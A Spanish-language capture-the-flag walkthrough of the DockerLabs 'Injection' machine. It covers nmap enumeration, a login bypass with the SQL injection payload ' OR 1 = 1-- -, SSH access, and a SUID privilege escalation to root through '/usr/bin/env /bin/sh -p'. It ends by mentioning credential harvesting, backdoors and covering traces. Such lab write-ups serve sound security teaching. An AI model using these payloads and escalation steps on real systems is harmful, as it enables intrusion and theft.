Injection

Datos de la máquina	
Nombre	Injection
Sistema Operativo	Linux
Dificultad	Muy Fácil
Fecha de Creación	22/04/2025
Autor	El Pingüino de Mario
Plataforma	DockerLabs

Fase 1: Despliegue y Reconocimiento Inicial

Despliegue de la máquina

```
sudo bash auto_deploy.sh injection.tar
```

Verificación de conectividad

```
ping -c 1 172.17.0.2
```

Resultado

```
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.094 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.094/0.094/0.094/0.000 ms
```

NOTA:

- TTL > 0 ≤ 64 Indica sistema **Linux/Unix**
- TTL > 65 ≤ 128 Indica sistema **Windows**

Fase 2: Enumeración de Puertos

Escaneo rápido de puertos

```
sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 172.17.0.2
```

Desglose del comando:

`sudo nmap`: Ejecuta nmap con privilegios de superusuario
`-p`: Escanea todos los puertos (1-65535)
`--open`: Sólo muestra los puertos abiertos
`-sS`: SYN Scan (sigiloso, no completa el handshake TCP)
`--min-rate 5000`: Envía mínimo 5,000 paquetes por segundo
`-vvv`: Máximo nivel de verbosidad
`-n`: No realiza resoluciones DNS (más rápido)
`-Pn`: Asume host activo (no envía ping previo)
`172.17.0.2`: Dirección IP de la máquina

Resultado

```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 2E:AE:11:97:A7:0B (Unknown)
```

Escaneo detallado de servicios

```
nmap -sCV -p22,80 172.17.0.2
```

Alternativa equivalente:

```
nmap -sC -sV -p22,80 172.17.0.2
```

Desglose del comando:


`-sC`: Ejecuta scripts de descubrimiento
`-sV`: Detecta versiones de servicios
`-sCV`: Combinación de ambas

Resultado

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol
```

```
2.0)
| ssh-hostkey:
|   256 72:1f:e1:92:70:3f:21:a2:0a:c6:a6:0e:b8:a2:aa:d5 (ECDSA)
|_  256 8f:3a:cd:fc:03:26:ad:49:4a:6c:a1:89:39:f9:7c:22 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Iniciar Sesi\xC3\xB3n
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Fase 3: Exploración Web



Al acceder a `http://172.17.0.2` encontramos un formulario de login con:

- Campo de usuario
- Campo de contraseña
- Botón de inicio de sesión

Dado el nombre de la máquina, la vulnerabilidad probablemente sea SQL Injection

¿Qué es SQL Injection?

La inyección SQL es un ataque que se produce cuando un usuario encuentra la forma de manipular las consultas SQL que una aplicación envía a la base de datos. Normalmente, las

consultas se realizan con el fin de obtener el perfil de un usuario o actualizar un listado de productos. Pero con SQLi, un atacante puede inyectar fragmentos de SQL en los campos de entrada y la base de datos estará haciendo exactamente lo que él quiere que haga.

Por ejemplo, teniendo la siguiente consulta:

```
SELECT * FROM users WHERE username = '' AND password = '';
```

Si en el campo de usuario introducimos algo como:


```
' OR 1 = 1-- -
```

Tendremos lo siguiente:

```
SELECT * FROM users WHERE username = '' OR 1 = 1-- -' AND password = '';
```

Fase 4: Explotación

Al introducir el payload tenemos acceso a la siguiente página:



(En este caso funcionó con una inyección sencilla)

Fase 5: Acceso Inicial (SSH)

Conexión SSH

```
ssh dylan@172.17.0.2
```

Al solicitar la contraseña, introducimos la obtenida y obtenemos acceso al sistema

Verificación de usuario actual

```
whoami
```

Vemos que somos el usuario dylan, no somos root aún, por lo que nos toca escalar privilegios, si hacemos un simple:

```
sudo su
```

Vemos que no podemos, por lo que tendremos que tomar otro camino así que introducimos el siguiente comando:

```
find / -perm -4000 2>/dev/null
```

Explicación del comando:

`find` : Comando para buscar archivos
`/` : Directorio raíz (en todo el sistema)
`-perm -4000` : Buscar archivos con permiso SUID (Set User ID)
`2>/dev/null` : Redirige todos los errores a "null" (los silencia)

Nos da la siguiente salida:

```
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/umount
/usr/bin/chfn
/usr/bin/env
/usr/bin/su
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

En la herramienta GTFOBins tenemos un catálogo de binarios que nos puede servir para escalar privilegios, precisamente lo que necesitamos, al hacer la búsqueda obtenemos lo

siguiente:

```
/usr/bin/chsh: No binary matches
/usr/bin/passwd: No binary matches
/usr/bin/gpasswd: No binary matches
/usr/bin/newgrp: sudo
/usr/bin/mount: sudo
/usr/bin/umount: No binary matches
/usr/bin/chfn: No binary matches
/usr/bin/env: shell, SUID, sudo
/usr/bin/su: sudo
/usr/lib/openssh/ssh-keysign: No binary matches
/usr/lib/dbus-1.0/dbus-daemon-launch-helper: No binary matches
```

Encontramos que el más adecuado es `/usr/bin/env` por lo que hacemos lo siguiente:

```
/usr/bin/env /bin/sh -p
```

Explicación del comando:

`/usr/bin/env` : Ejecuta un comando en el entorno actual
`/bin/sh` : Es el shell que queremos ejecutar
`-p` : Preserva el entorno (si no lo tenemos podemos perder privilegios)

Y si ahora escribimos:

```
whoami
```

Podemos ver que ahora somos usuario root y teniendo este acceso podemos recolectar información de credenciales, configuraciones, claves SSH, bases de datos, también podríamos dejar un backdoor para mantener el acceso a posteriores entradas, limpiar las huellas de nuesto proceso o incluso mejorar/parchar la vulnerabilidad.